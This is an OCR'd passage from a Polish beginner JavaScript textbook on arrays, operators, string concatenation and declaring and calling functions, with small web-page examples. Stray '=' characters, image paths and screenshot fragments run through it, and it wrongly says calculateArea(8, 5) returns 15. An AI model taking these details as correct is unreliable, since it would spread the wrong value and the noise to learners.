```
var colors;
colors = ['biały',
          'czarny',
          'inny'];
```

Dezorientujące może być to, że numery indeksów zaczynają się od 0 (nie od 1). W poniższej tabeli przedstawiono elementy tablicy i odpowiadające im wartości indeksów.

Indeks	Wartość
0	'biały'
1	'czarny'
2	'inny'

UZYSKANIE DOSTĘPU DO ELEMENTÓW TABLICY

Aby pobrać trzeci element z listy, podaj nazwę tablicy oraz numer indeksu w nawiasie kwadratowym.

Poniżej przedstawiono deklarację zmiennej o nazwie `itemThree`. Tej zmiennej zostanie przypisana wartość trzeciego koloru z tablicy `colors`.

```
var itemThree;
itemThree = colors[2];
```

LICZBA ELEMENTÓW W TABLICY

Każda tablica posiada właściwość o nazwie `length` przechowującą liczbę elementów, które znajdują się w danej tablicy.

Poniżej przedstawiono deklarację zmiennej o nazwie `numColors`. Tej zmiennej zostanie przypisana wartość w postaci liczby elementów znajdujących się w tablicy.

Po nazwie tablicy mamy kropkę, a następnie słowo kluczowe `length`.

```
var numColors;
numColors = colors.length;
```

W książce (zwłaszcza w rozdziale 12.) poznasz znacznie więcej funkcji tablic, które są w JavaScript konstrukcją elastyczną i oferującą bardzo duże możliwości.

UZYSKANIE DOSTĘPU I ZMIANA WARTOŚCI W TABLICY

JAVASCRIPT c02/js/update-array.js

```
// Utworzenie tablicy.
var colors = ['biały',
              'czarny',
              'inny'];

// Uaktualnienie trzeciego elementu tablicy.=
colors[2] = 'beżowy';

// Pobranie elementu, którego wartością
// atrybutu id jest colors. =
var el = document.getElementById('colors');

// Zastąpienie trzeciego elementu tablicy.=
el.textContent = colors[2];
```

WYNIK

Pierwszy wiersz kodu, który przedstawiono = po lewej stronie, powoduje utworzenie = tablicy zawierającej listę trzech kolorów. = (Wartości mogą być dodane w tym samym = wierszu lub w oddzielnych, jak w omawianym przykładzie).

Gdy tablica jest utworzona, jej trzeci = element zostaje zmieniony z `'inny'` na `'beżowy'`.

Aby uzyskać dostęp do wartości w tablicy, = po nazwie tablicy należy podać numer = indeksu ujęty w nawias kwadratowy.

Wartość elementu tablicy można = zmienić przez jego wybór, a następnie = przypisanie mu nowej wartości, podobnie = jak w przypadku każdej innej zmiennej. = (Podczas zmiany wartości używa się znaku = równości, po którym umieszcza się nową = wartość dla danego elementu).

W dwóch ostatnich poleceniach nowo = uaktualniony trzeci element tablicy zostaje dodany na stronie.

Jeżeli chcesz wyświetlić *wszystkie* elementy z tablicy, to należy użyć pętli, = co zostanie omówione w rozdziale 4., = w podrozdziale „Pętle".

WYRAŻENIA

Obliczenie **wyrażenia** skutkuje otrzymaniem jednej wartości. Ogólnie rzecz biorąc, mamy dwa rodzaje wyrażeń.

1

WYRAŻENIE, KTÓRE PO PROSTU PRZYPISUJE WARTOŚĆ ZMIENNEJ

Aby zmienna była użyteczna, należy przypisać jej wartość. Jak zdążyłeś już zobaczyć, odbywa się to z wykorzystaniem operatora przypisania = (znaku równości).

```
var color = 'beżowy';
```

Wartością zmiennej `color` jest teraz `beżowy`.

Kiedy po raz pierwszy deklarujesz zmienną za pomocą słowa kluczowego `var`, nadajesz jej wartość specjalną `undefined`. To ulegnie zmianie po przypisaniu zmiennej innej wartości. Pod względem technicznym `undefined` to typ taki jak liczba, ciąg tekstowy lub wartość boolowska.

2

WYRAŻENIE WYKORZYSTUJĄCE CO NAJMNIEJ DWIE WARTOŚCI DO ZWRÓCENIA JEDNEJ WARTOŚCI

Istnieje możliwość przeprowadzenia operacji na dowolnej liczbie poszczególnych wartości (zobacz na następnej stronie) w celu ustalenia jednej wartości. Na przykład:

```
var area = 3 * 2;
```

Wartością zmiennej `area` jest teraz `6`.

Przedstawione tutaj wyrażenie `3 * 2` daje w wyniku wartość `6`. W przykładzie użyto także operatora przypisania, a więc obliczony wynik wyrażenia `3 * 2` jest przechowywany w zmiennej o nazwie `area`.

Inny przykład wyrażenia używającego dwóch wartości do określenia jednej to połączenie dwóch ciągów tekstowych w jeden ciąg.

OPERATORY

Działanie wyrażeń opiera się na tak zwanych **operatorach**, które pozwalają programistom na tworzenie pojedynczych wartości na podstawie co najmniej jednej wartości wyjściowej.

W tym rozdziale zostały omówione operatory:

PRZYPISANIA

Operatory przypisania przypisują wartość zmiennej:

```
color = 'beżowy';
```

Wartością zmiennej `color` jest teraz `beżowy`. (Patrz podrozdział „Zmienne — jak przypisywać = im wartość?”).

ARYTMETYCZNE

Operatory arytmetyczne przeprowadzają podstawowe operacje matematyczne:

```
area = 3 * 2;
```

Wartością zmiennej `area` jest teraz 6. (Patrz podrozdział „Operatory arytmetyczne”).

CIĄGÓW TEKSTOWYCH

Operatory te pozwalają na połączenie dwóch ciągów tekstowych:

```
greeting = ' Witaj, ' + 'Janek';
```

Wartością zmiennej `greeting` jest teraz `Witaj, Janek`. (Patrz podrozdział „Operatory ciągów tekstowych”).

W rozdziale 4. zostaną omówione operatory:

PORÓWNANIA

Operatory porównania porównują wartości zmiennych i zwracają `true` bądź `false`:

```
buy = 3 > 5;
```

Wartością zmiennej `buy` jest teraz `false`. (Patrz rozdział 4., podrozdział „Operatory = porównania — ocena warunków”).

LOGICZNE

Porównują wyrażenia i zwracają `true` lub `false`:

```
buy = (5 > 3) && (2 < 4);
```

Wartością zmiennej `buy` jest teraz `true`. (Patrz rozdział 4., podrozdział „Operatory = logiczne”).

OPERATORY ARYTMETYCZNE

JavaScript obsługuje wymienione poniżej operatory matematyczne, które można stosować w połączeniu z liczbami. Możesz je pamiętać z lekcji matematyki.

NAZWA	OPERATOR	OPIS	PRZYKŁAD=	WYNIK
DODAWANIE	+	Dodanie jednej wartości do drugiej=	`10 + 5`	15
ODEJMOWANIE	–	Odjęcie jednej wartości od drugiej=	`10 - 5`	5
DZIELENIE	/	Podzielenie dwóch wartości=	`10 / 5`	2
MNOŻENIE	*	Pomnożenie dwóch wartości — = wykorzystanie gwiazdki (zwróć = uwagę, że to nie jest litera x)	`10 * 5`	50
INKREMENTACJA	++	Dodanie wartości 1 do bieżącej	`i = 10;` `i++;`	11
DEKREMENTACJA	– –	Odjęcie wartości 1 od bieżącej	`i = 10;` `i--;`	9
MODULO	%	Podzielenie dwóch wartości i zwrot = reszty z dzielenia	`10 % 3`	1

KOLEJNOŚĆ WYKONYWANIA

W jednym wyrażeniu może znajdować się wiele operatorów = arytmetycznych i dlatego ważne = jest zrozumienie, jak będzie = obliczony wynik. Mnożenie = i dzielenie są przeprowadzane = *przed* dodawaniem i odejmowaniem. Kolejność operacji = wpływa więc na wynik, który = spodziewasz się otrzymać. Aby = to zilustrować, spójrz na przedstawione poniżej przykłady.

Oto operacje przeprowadzane = od lewej do prawej strony, = wynik wynosi 16:=

```
total = 2 + 4 + 10;
```

Jednak wynikiem poniższego = wyrażenia jest 42, a nie 60:=

```
total = 2 + 4 * 10;
```

Wynika to z faktu, że mnożenie = i dzielenie jest przeprowadzane = *przed* dodawaniem i odejmowaniem.

Aby zmienić kolejność przeprowadzania operacji, te, = które mają być wykonane jako = pierwsze, umieść w nawiasie. = Wynikiem poniższego wyrażenia = jest 60:=

```
total = (2 + 4) * 10;
```

Nawias wskazuje dodanie liczby = 2 do 4, a następnie pomnożenie = wyniku przez 10.

UŻYCIE OPERATORÓW ARYTMETYCZNYCH

JAVASCRIPT c02/js/arithmetic-operator.js

```
var subtotal = (13 + 1) * 5;
// Wartość zmiennej subtotal wynosi 70.=
var shipping = 0.5 * (13 + 1);
// Wartość zmiennej shipping wynosi 7.

var total = subtotal + shipping;
// Wartość zmiennej total wynosi 77.

var elSub = document.
getElementById('subtotal');
elSub.textContent = subtotal;

var elShip = document.
getElementById('shipping');
elShip.textContent = shipping;

var elTotal = document.
getElementById('total');
elTotal.textContent = total;
```

WYNIK

W przykładzie pokazano użycie operatorów matematycznych wraz z liczbami w celu obliczenia wartości dwóch kosztów.

W pierwszych dwóch wierszach kodu następuje utworzenie dwóch zmiennych. Pierwsza przechowuje wartość częściową zamówienia, natomiast druga koszt wysyłki zamówienia. Obie zmienne mają odpowiednie nazwy: `subtotal` i `shipping`.

W wierszu trzecim obliczana jest wartość całkowita zamówienia, która jest sumą obliczonych wcześniej dwóch wartości.

W ten sposób pokazano, jak operatory matematyczne używają zmiennych przedstawiających liczby. (Oznacza to, że liczby nie muszą być wyraźnie podawane w kodzie).

Pozostałe sześć wierszy odpowiada za wyświetlenie obliczonych wartości na ekranie.

OPERATOR CIĄGU TEKSTOWEGO

Mamy tylko jeden operator ciągu tekstowego: znak +. Ten operator jest przeznaczony do łączenia ciągów tekstowych znajdujących się po obu stronach operatora.

Istnieje wiele sytuacji, w których może wystąpić potrzeba połączenia co najmniej dwóch ciągów tekstowych w jedną wartość. Ten proces złączania wielu ciągów tekstowych programiści nazywają **konkatenacją**.

Na przykład imię i nazwisko mogą znajdować się w dwóch oddzielnych zmiennych. Dzięki połączeniu ich wartości można wyświetlić imię i nazwisko użytkownika. W poniższym przykładzie zmienna o nazwie `fullName` będzie przechowywała ciąg tekstowy `'Jan Kowalski'`.

```
var firstName = 'Jan ';=
var lastName = 'Kowalski';
var fullName = firstName + lastName;
```

ŁĄCZENIE LICZB I CIĄGÓW TEKSTOWYCH

Po ujęciu liczby w znaki cytowania staje się ona ciągiem tekstowym (a nie liczbowym typem danych). Na ciągach tekstowych nie można przeprowadzać operacji dodawania.

```
var cost1 = '7';
var cost2 = '9';
var total = cost1 + cost2;
```

Wynikiem w powyższym fragmencie kodu jest ciąg tekstowy `'79'`.

Jeżeli spróbujesz dodać wartość liczbową do ciągu tekstowego, to liczba stanie się częścią ciągu tekstowego. Przykładem może być dodanie numeru budynku do nazwy ulicy.

```
var number = 12;
var street = 'Nowa';
var add = street + number;
```

Wynikiem w powyższym fragmencie kodu jest ciąg tekstowy `'Nowa 12'`.

Jeżeli spróbujesz przeprowadzić inne operacje arytmetyczne na ciągach tekstowych, to wynikiem najczęściej będzie wartość o nazwie `NaN`. Oznacza ona, że wynik nie jest liczbą (ang. *not a number*).

```
var score = 'siedem';
var score2 = 'dziewięć';=
var total = score * score2;
```

Wynikiem w powyższym fragmencie kodu jest wartość `NaN`.

UŻYCIE OPERATORÓW CIĄGU TEKSTOWEGO

JAVASCRIPT c02/js/string-operator.js

```
var greeting = 'Witaj, ';
var name = 'Janku';

var welcomeMessage = greeting + name + '!';

var el = document.
getElementById('greeting');
el.textContent = welcomeMessage;
```

HTML c02/string-operator.html

```
<h1>Elderflower</h1>
<div id="content">
  <div id="greeting" class="message">Witaj,
    <span id="name">przyjacielu</span>!
  </div>
</div>
<script src="js/string-operator.js"></
script>
```

WYNIK

Przedstawiony przykład powoduje wyświetlenie spersonalizowanego powitania na stronie.

W pierwszym wierszu kodu tworzona jest zmienna `greeting` przechowująca komunikat wyświetlany użytkownikowi. Tutaj jest to słowo `Witaj,`.

W wierszu drugim tworzona jest zmienna przechowująca imię użytkownika. Ta zmienna nosi nazwę `name`, a jej wartością w omawianym przykładzie jest `Janku`.

Spersonalizowany komunikat powitania jest tworzony przez konkatenację (inaczej złączenie) dwóch wymienionych zmiennych oraz dodanie na końcu znaku wykrzyknika. Całość jest przechowywana w nowej zmiennej, o nazwie `welcomeMessage`.

Powróć jeszcze na chwilę do zmiennej `greeting` utworzonej w wierszu pierwszym i zwróć uwagę na spację po słowie `Witaj,`. Jeżeli pominiesz tę spację, wartością zmiennej `welcomeMessage` będzie `"Witaj,Janku!"`.


KRAFT ENVELOPE 85576006
Elderflower
Witaj, Janku, proszę sprawdź zamówienie:
Treść tabliczki: Montague House
Liczba znaków: 14
Wartość częściowa: 70 zł
Koszt wysyłki: 7 zł
Wartość całkowita: 77 zł
Opłać zamówienie
MacBook Pro

PRZYKŁAD
PODSTAWOWE INSTRUKCJE JAVASCRIPT

W tym przykładzie wykorzystano wiele technik omówionych w rozdziale.

Kod źródłowy przykładu został zamieszczony na dwóch kolejnych stronach. Do opisania poszczególnych sekcji kodu użyto komentarzy jednowierszowych.

Na początku tworzone są trzy zmienne przeznaczone do przechowywania informacji wykorzystywanych w komunikacie powitania. Te zmienne są następnie łączone w celu przygotowania pełnej treści komunikatu wyświetlanego użytkownikowi.

Kolejna część przykładu pokazuje sposób wykonywania podstawowych operacji matematycznych na liczbach, aby obliczyć koszt tabliczki.

- Zmienna o nazwie `sign` przechowuje tekst, który będzie umieszczony na tabliczce.
- Właściwość o nazwie `length` jest używana w celu ustalenia liczby znaków znajdujących się w ciągu tekstowym (więcej o tej właściwości znajdziesz w rozdziale 3., w podrozdziale „Obiektowy model dokumentu").
- Częściowy koszt tabliczki jest obliczany przez pomnożenie liczby znaków przez koszt jednego znaku.
- Całkowity koszt zamówienia jest obliczany przez dodanie kosztu wysyłki (7 zł) do kosztu częściowego.

Na końcu informacje są wyświetlane na stronie. Odbywa się to przez wybór elementów, a następnie zastąpienie ich zawartości z wykorzystaniem techniki dokładnie omówionej w rozdziale 5. W technice tej element na stronie HTML jest wybierany na podstawie wartości jego atrybutu `id`, a następnie kod uaktualnia zawartość tego elementu.

Po przeanalizowaniu przykładu powinieneś mieć solidną wiedzę dotyczącą przechowywania danych w zmiennych oraz przeprowadzania podstawowych operacji na danych znajdujących się w tych zmiennych.

PRZYKŁAD

PODSTAWOWE INSTRUKCJE JAVASCRIPT

c02/example.html HTML

```
<!DOCTYPE html>
<html>
  <head>
    <title>JavaScript &amp;amp; jQuery - Rozdział 2. Podstawowe instrukcje JavaScript -=
      przykład</title>
    <link rel="stylesheet" href="css/c02.css" />
  </head>
  <body>
    <h1>Elderflower</h1>
    <div id="content">
      <div id="greeting" class="message">Witaj!</div>
      <table>
        <tr>
          <td>Treść tabliczki: </td>
          <td id="userSign"></td>
        </tr> <tr>
          <td>Liczba znaków: </td>
          <td id="tiles"></td>
        </tr>
        <tr>
          <td>Wartość częściowa: </td>
          <td id="subTotal">$</td>
        </tr> <tr>
          <td>Koszt wysyłki: </td>
          <td id="shipping">$</td>
        </tr>
        <tr>
          <td>Wartość całkowita: </td>
          <td id="grandTotal">$</td>
        </tr>
      </table>
      <a href="#" class="action">Opłać zamówienie</a>
    </div>
    <script src="js/example.js"></script>
  </body>
</html>
```

PRZYKŁAD
PODSTAWOWE INSTRUKCJE JAVASCRIPT

JAVASCRIPT c02/js/example.js

```
// Utworzenie zmiennych do obsługi komunikatu powitania.=
var greeting = 'Witaj, ';
var name = 'Janku';
var message = ', proszę, sprawdź zamówienie:';=
// Połączenie powyższych zmiennych w celu utworzenia ostatecznego komunikatu.=
var welcome = greeting + name + message;

// Utworzenie zmiennych do obsługi szczegółów związanych z tabliczką.=
var sign = 'Montague House';
var tiles = sign.length;
var subTotal = tiles * 5;
var shipping = 7;
var grandTotal = subTotal + shipping;

// Pobranie elementu, którego wartością atrybutu id jest greeting.=
var el = document.getElementById('greeting');
// Zastąpienie wartości tego elementu spersonalizowanym komunikatem powitania.=
el.textContent = welcome;

// Pobranie elementu, którego wartością atrybutu id jest userSign, a następnie
// uaktualnienie jego zawartości.=
var elSign = document.getElementById('userSign');
elSign.textContent = sign;

// Pobranie elementu, którego wartością atrybutu id jest tiles, a następnie
// uaktualnienie jego zawartości.=
var elTiles = document.getElementById('tiles');
elTiles.textContent = tiles;

// Pobranie elementu, którego wartością atrybutu id jest subTotal, a następnie
// uaktualnienie jego zawartości.=
var elSubTotal = document.getElementById('subTotal');
elSubTotal.textContent = subTotal + ' zł';

// Pobranie elementu, którego wartością atrybutu id jest shipping, a następnie
// uaktualnienie jego zawartości.=
var elSubTotal = document.getElementById('shipping');
elSubTotal.textContent = shipping + ' zł';

// Pobranie elementu, którego wartością atrybutu id jest grandTotal, a następnie
// uaktualnienie jego zawartości.=
var elGrandTotal = document.getElementById('grandTotal');
elGrandTotal.textContent = grandTotal + ' zł';
```

PODSUMOWANIE

PODSTAWOWE INSTRUKCJE JAVASCRIPT

- Skrypt składa się z serii poleceń, z których każde przypomina = krok w przepisie kulinarnym.
- Skrypt zawiera bardzo dokładne instrukcje. Na przykład = nakazuje zapamiętanie wartości przed przeprowadzeniem = obliczeń z jej użyciem.
- Zmienne służą do tymczasowego przechowywania danych = wykorzystywanych w skrypcie.
- Tablica to zmienna specjalnego typu — może przechowywać = wiele elementów powiązanych ze sobą danych.
- JavaScript rozróżnia wartości liczbowe (0 – 9), ciągi tekstowe = (tekst) oraz wartości boolowskie (`true` i `false`).
- Na podstawie wyrażenia jest obliczana jedna wartość.
- Podczas obliczania wartości wyrażenia opierają się = na operatorach.

3

FUNKCJE, METODY I OBIEKTY

Przeglądarka internetowa wymaga bardzo szczegółowych = instrukcji dotyczących tego, co ma być przez nią zrobione. = Dlatego też skomplikowane skrypty mogą składać się z setek = (a nawet tysięcy) wierszy kodu. Do organizowania kodu = programiści używają funkcji, metod i obiektów. Ten rozdział = został podzielony na trzy części poświęcone poszczególnym = zagadnieniom.

FUNKCJE I METODY

Funkcja składa się z serii poleceń zgrupowanych ze = sobą i przeznaczonych do = wykonania określonego zadania. Metoda to funkcja, ale = utworzona wewnątrz obiektu = i stanowiąca jego część.

OBIEKTY

W rozdziale 1. dowiedziałeś się, że programiści używają = obiektów, aby tworzyć z wykorzystaniem danych modele = przedmiotów z rzeczywistości. Obiekty zawierają = właściwości i metody. = W tym rozdziale zobaczysz, = jak tworzyć własne obiekty = w języku JavaScript.

OBIEKTY WBUDOWANE

Przeglądarka internetowa jest dostarczana wraz = z zestawem obiektów działających w charakterze = zbioru narzędziowego = przeznaczonego do tworzenia interaktywnych stron = internetowych. W tym rozdziale poznasz pewną liczbę = wbudowanych obiektów, = które będziesz napotykał = w przykładach omawianych = w tej książce.


杉本博司
時間の終わり
HIROSHI SUGIMOTO
End of Time
TravelWorthy
najnowsza oferta hotelu
za pokój przy rezerwacji na przynajmniej 2 noce

CO TO JEST FUNKCJA?

Funkcja pozwala na zgrupowanie serii poleceń odpowiedzialnych = za wykonanie określonego zadania. Jeżeli w różnych częściach skryptu często jest wykonywane to samo zadanie, to można użyć funkcji = (zamiast powtarzać ten sam zestaw poleceń).

Grupowanie poleceń jest = niezbędne w celu udzielenia = odpowiedzi na pytanie lub = wykonanie zadania pomagającego w organizacji kodu.

Co więcej, polecenia funkcji = nie zawsze są wykonywane = podczas wczytywania strony, = a więc funkcja potrzebuje = sposobu na *przechowywanie* kroków niezbędnych do wykonania danego zadania. Skrypt = może później nakazać funkcji = wykonanie wszystkich kroków, = gdy będzie to konieczne. Na = przykład zadanie w skrypcie = może być wykonywane tylko = wtedy, gdy użytkownik kliknie = określony element na stronie.

Jeżeli chcesz zachować możliwość wywołania funkcji = w przyszłości, to musisz nadać = jej nazwę. Nazwa ta powinna = opisywać zadanie wykonywane = przez funkcję. Kiedy nakazujesz = wykonanie danego zadania, to = jest to **wywołanie** funkcji.

Kroki wykonywane przez = funkcję w celu wykonania = konkretnego zadania są = zdefiniowane w bloku kodu. = Z poprzedniego rozdziału = prawdopodobnie pamiętasz, że = blok kodu składa się z jednego = polecenia lub większej liczby = poleceń umieszczonych w nawiasie klamrowym. (Inaczej niż = jest w przypadku polecenia, = po nawiasie klamrowym nie = umieszcza się średnika).

W celu wykonania danego = zadania niektóre funkcje = muszą otrzymać informacje = dodatkowe. Na przykład = funkcja obliczająca pole = prostokąta musi znać jego = długość i szerokość. Fragmenty = informacji przekazywane funkcji = są nazywane **parametrami**.

Kiedy tworzysz funkcję i oczekujesz od niej otrzymania = odpowiedzi, odpowiedź ta jest = określana mianem **wartości zwrotnej**.

Po prawej stronie przedstawiono przykład funkcji w pliku = JavaScript. Funkcja ta nosi = nazwę `updateMessage()`.

Nie przejmuj się, jeśli składnia = przykładu pokazanego po = prawej stronie jest dla Ciebie = niezrozumiała. Na kolejnych = stronach zobaczysz, jak tworzyć = i wykorzystywać funkcje.

Pamiętaj, że języki programowania bardzo często są oparte = na parach nazwa-wartość. = Omawiana funkcja ma nazwę = `updateMessage`, a jej wartością = jest blok kodu (zawiera polecenia). Gdy funkcja zostanie = wywołana za pośrednictwem = jej nazwy, następuje wykonanie = zdefiniowanych w niej poleceń.

Istnieją również funkcje anonimowe. Nie posiadają nazwy, = a tym samym nie mogą być = wywołane. Dlatego też wykonanie takiej funkcji następuje = tuż po tym, jak natrafi na nią = interpreter.

PROSTA FUNKCJA

W omawianym przykładzie użytkownikowi zostaje wyświetlony komunikat na górze strony. Ten komunikat znajduje się w elemencie HTML, którego wartością atrybutu `id` jest `message`. Treść komunikatu będzie modyfikowana z wykorzystaniem kodu JavaScript.

Przed zamykającym znacznikiem `</body>` znajduje się polecenie odpowiedzialne za wczytanie pliku JavaScript. Na początku pliku JavaScript mamy zmienną używaną do przechowywania nowego komunikatu, a następnie funkcję o nazwie `updateMessage()`.

W tym miejscu nie musisz się przejmować *sposobem* działania tej funkcji, poznasz go na kilku kolejnych stronach. Warto zwrócić uwagę, że w nawiasie klamrowym znajdują się dwa polecenia.


HTML c03/basic-function.html

```
<!DOCTYPE html>
<html>
  <head>
    <title>Prosta funkcja</title>
    <link rel="stylesheet" href="css/c03.css" />
  </head>
  <body>
    <h1>TravelWorthy</h1>
    <div id="message">Witamy w naszej witrynie!</div>
    <script src="js/basic-function.js"></script>
  </body>
</html>
```

JAVASCRIPT c03/js/basic-function.js

```
var msg = 'Zapisz się do naszego newslettera, a otrzymasz 10% rabatu!';=
function updateMessage() {
  var el = document.getElementById('message');=
  el.textContent = msg;=
}
updateMessage();
```

WYNIK



Polecenia JavaScript uaktualniają treść komunikatu wyświetlanego na górze strony. Funkcja działa podobnie jak magazyn — polecenia w nawiasie klamrowym są przechowywane dopóki, dopóty nie będziesz gotowy na ich użycie. Polecenia te nie zostaną więc wykonane aż do chwili **wywołania** funkcji. Wywołanie funkcji następuje tylko w ostatnim wierszu skryptu.


DEKLAROWANIE FUNKCJI

W celu utworzenia funkcji nadajesz jej nazwę, a następnie w nawiasie klamrowym umieszczasz polecenia niezbędne do wykonania zadania przez tę funkcję. Ten proces nosi nazwę **deklaracji funkcji**.

Funkcję deklarujesz za pomocą słowa kluczowego `function`.

Nadajesz jej **nazwę** (czasami określaną mianem **identyfikatora**), a po niej wprowadzasz nawias zwykły otwierający i zamykający.

Polecenia odpowiedzialne za wykonanie zadania są umieszczone w bloku kodu, czyli wewnątrz nawiasu klamrowego.



Powyższa funkcja jest niezwykle prosta (składa się tylko z jednego polecenia), ale pokazuje sposób tworzenia funkcji. Większość funkcji, z którymi będziesz się spotykać, prawdopodobnie będzie zawierała większą liczbę poleceń.

Trzeba koniecznie zapamiętać, że funkcje przechowują kod wymagany do wykonywania określonych zadań. Skrypt może w dowolnym momencie nakazać funkcji wykonanie jej zadania.

Jeżeli w różnych miejscach skryptu zachodzi potrzeba wykonania tego samego zadania, odpowiednich poleceń nie trzeba wielokrotnie powtarzać. Wystarczy umieścić je w funkcji, a następnie używać jej do wykonania danego zadania.

WYWOŁANIE FUNKCJI

Gdy mamy zadeklarowaną funkcję, wszystkie polecenia umieszczone w jej nawiasie klamrowym można wykonać za pomocą zaledwie jednego wiersza kodu. Nazywamy to **wywołaniem funkcji**.

W celu wykonania kodu zdefiniowanego w funkcji należy podać nazwę funkcji wraz z nawiasem zwykłym.

W świecie programistów mówimy, że ten kod spowoduje **wywołanie** funkcji.

Tę samą funkcję można wywołać dowolną liczbę razy w tym samym skrypcie JavaScript.

NAZWA FUNKCJI

```
sayHello();
```

1. Funkcja może przechowywać instrukcje przeznaczone do wykonania określonego zadania.

2. Kiedy dane zadanie ma być wykonane w skrypcie, wywołujesz funkcję.

3. Funkcja wykonuje kod znajdujący się w bloku kodu.

4. Po zakończeniu wykonywania funkcji działanie programu jest kontynuowane od miejsca, w którym nastąpiło wywołanie funkcji.

```
① function sayHello() {
③   document.write('Witaj!');
}

// Kod przed wywołaniem funkcji...
② sayHello();
④ // Kod po wywołaniu funkcji...
```

Czasami można zobaczyć wywołanie funkcji *przed* jej deklaracją. Takie rozwiązanie nadal działa, ponieważ przed wykonaniem każdego polecenia interpreter analizuje skrypt i dlatego wie, że deklaracja danej funkcji znajduje się w dalszej części skryptu. W omawianym przykładzie deklarujemy funkcję przed jej wywołaniem.

DEKLARACJA FUNKCJI WYMAGAJĄCEJ INFORMACJI

Czasami funkcja potrzebuje pewnych informacji w celu wykonania jej zadania. W takich przypadkach należy zadeklarować funkcję wraz z **parametrami**. Wewnątrz funkcji parametry działają na zasadzie podobnej do zmiennych.

Jeżeli do wykonania zadania funkcja potrzebuje pewnych informacji, to niezbędne dane są wskazywane w nawiasie znajdującym się po nazwie funkcji.

Elementy wymienione w nawiasie są nazywane **parametrami** funkcji. Wewnątrz funkcji parametry działają podobnie jak zmienne.

Powyższa funkcja oblicza i podaje pole prostokąta. Do prawidłowego działania potrzebuje danych, tj. szerokości i długości prostokąta. W trakcie każdego wywołania funkcji można podać różne wartości.

W ten sposób pokazano, że kod może wykonywać zadanie, nie mając wcześniej *dokładnych* informacji szczegółowych, o ile zostają spełnione reguły pozwalające mu na wykonanie zadania.

Dlatego też podczas projektowania skryptu musisz zwrócić uwagę na dane, jakie mogą być potrzebne funkcji do wykonania zadania.

Jeżeli przyjrzysz się wnętrzu funkcji, to zauważysz, że nazwy parametrów są używane podobnie jak zmienne. W omawianym przykładzie parametry o nazwach `width` i `height` przedstawiają długość i wysokość ściany.

WYWOŁANIE FUNKCJI WYMAGAJĄCEJ DANYCH

Podczas wywoływania funkcji z parametrami wartości przeznaczone do użycia należy podać w nawiasie znajdującym się po nazwie funkcji. Wartości te są nazywane **argumentami**. Argumenty mogą być podane w postaci wartości lub zmiennych.

ARGUMENTY W POSTACI WARTOŚCI

W przypadku przedstawionej poniżej funkcji liczba 3 oznacza długość ściany, natomiast 5 to jej wysokość.

```
getArea(3, 5);
```

ARGUMENTY W POSTACI ZMIENNYCH

Podczas wywoływania funkcji nie trzeba podawać rzeczywistych wartości — zamiast nich można użyć zmiennych. Dlatego też efekt poniższego wywołania jest dokładnie taki sam jak poprzedniego:

```
wallWidth = 3;
wallHeight = 5;=
getArea(wallWidth, wallHeight);
```

PARAMETRY KONTRA ARGUMENTY

Bardzo często można spotkać się z wymiennym użyciem pojęć **parametr** i **argument**, choć między nimi *istnieje* subtelna różnica.

Gdy deklarowaliśmy funkcję na stronie po lewej, zostały użyte słowa `width` i `height` (w nawiasie, w pierwszym wierszu). Wewnątrz funkcji słowa te działają jak zmienne. Wymienione nazwy są parametrami.

Na tej stronie widzisz wywołanie funkcji `getArea()`, a kod wskazuje rzeczywiste liczby (lub przechowujące je zmienne), które będą użyte do przeprowadzenia obliczeń.

Te wartości przekazywane do kodu (dane niezbędne do obliczenia powierzchni określonej ściany) są nazywane argumentami.

POBRANIE POJEDYNCZEJ WARTOŚCI Z FUNKCJI

Pewne funkcje zwracają dane do kodu, który wywołał funkcję. Na przykład po przeprowadzeniu obliczeń funkcja zwraca wynik.

Przedstawiona poniżej funkcja `calculateArea()` zwraca do wywołującego ją kodu obliczone pole prostokąta.

Wewnątrz funkcji następuje utworzenie zmiennej o nazwie `area`, która przechowuje obliczone pole prostokąta.

Słowo kluczowe `return` jest używane w celu zwrócenia obliczonej wartości do kodu, który wywołał tę funkcję.

```
function calculateArea(width, height) {
  var area = width * height;
  return area;=
}
var wallOne = calculateArea(3, 5);=
var wallTwo = calculateArea(8, 5);
```

Pamiętaj, że po użyciu polecenia `return` interpreter opuszcza funkcję i powraca do polecenia, które spowodowało jej wywołanie. Jeżeli po poleceniu `return` w funkcji znajdują się jakiekolwiek inne polecenia, nie będą przetworzone.

Zmienna `wallOne` przechowuje wartość 15 obliczoną przez funkcję `calculateArea()`.

Z kolei `wallTwo` przechowuje wartość 15 obliczoną przez tę samą funkcję `calculateArea()`.

W ten sposób zademonstrowano, że ta sama funkcja może być używana do wykonania tych samych kroków, ale z innymi wartościami.

ZWROT WIELU WARTOŚCI Z FUNKCJI

Dzięki tablicy funkcja może zwrócić więcej niż tylko jedną wartość. Na przykład przedstawiona na tej stronie funkcja oblicza pole i pojemność sześcianu.

Poniżej przedstawiono nową funkcję o nazwie `getSize()`. Pole prostokąta zostaje obliczone, a następnie przechowywane w zmiennej `area`.

Po obliczeniu pojemności wartość ta zostaje umieszczona w zmiennej o nazwie `volume`. Obie wartości są następnie wstawione do tablicy `sizes`.

Na końcu tablica `sizes` jest zwracana do kodu, który wywołał tę funkcję. W ten sposób można użyć wiele wartości zwróconych przez funkcję.

```
function getSize(width, height, depth) {
  var area = width * height;
  var volume = width * height * depth;
  var sizes = [area, volume];
  return sizes;=
}
var areaOne = getSize(3, 2, 3)[0];=
var volumeOne = getSize(3, 2, 3)[1];
```

